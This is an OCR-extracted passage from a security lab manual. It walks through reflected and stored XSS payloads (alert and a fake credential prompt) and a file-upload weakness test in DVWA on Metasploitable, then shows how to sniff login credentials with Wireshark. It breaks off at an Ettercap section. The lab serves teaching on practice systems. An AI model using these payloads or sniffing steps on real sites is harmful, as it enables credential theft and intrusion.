
- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Step 2: Access the DVWA link and enter admin as the username and password.





Step 3: Go to the DWDA security page and switch the security level from high to low.

Step 4: Then, go to xss reflected and add the script alert("hacked") in the user name area before clicking the submit button. You will receive a prompt with an alert message inside of it.




Step 5: Next, open the option xss stored and insert any text in the name box. Then, enter the following code in the message field: prompt("enter credentials"). There will be a prompt requesting you to enter the information.





c) Perform File upload DVWA

Step 1: Launch the kali linux and metasploitable operating systems on the virtual machine. Find the metasploitable machine's IP address, then enter it in Firefox.




```
 _                  _                 _ _           _     _       _____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | | | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Step 2: Access the DVWA link and enter admin as the username and password.


Username

Password

Login

Step 3: Go to the DWDA security page and switch the security level from high to low.


Step 4: Next, choose Upload from the menu. You'll notice that the file to upload is properly indicated. Choose the.txt file and upload it because if the image accepts any other type, the website is vulnerable. You will then see a notification stating that the upload was successful when the file has been processed. Paste the path you copied from the root into the browser to access the database's index page, which shouldn't be accessible.




2. Perform Sniffing


a) Perform Sniffing using Wireshark in kali linux

Step 1: Start Kali Linux, log in as root, enter root, and then type the wireshark command.





Step 2: Double-click the eth0 option.






Step 3: Open Firefox and type testfire.net into the address bar. Use admin as the username and admin as the password to log in to that page.






Step 4: Then, type http into the newly opened wireshark window. When you choose the fourth option, which is HTML form URL encoded and is situated in the bottom left-hand corner of the window, the login and password are shown.




b) Perform Sniffing using Ettercap in kali linux

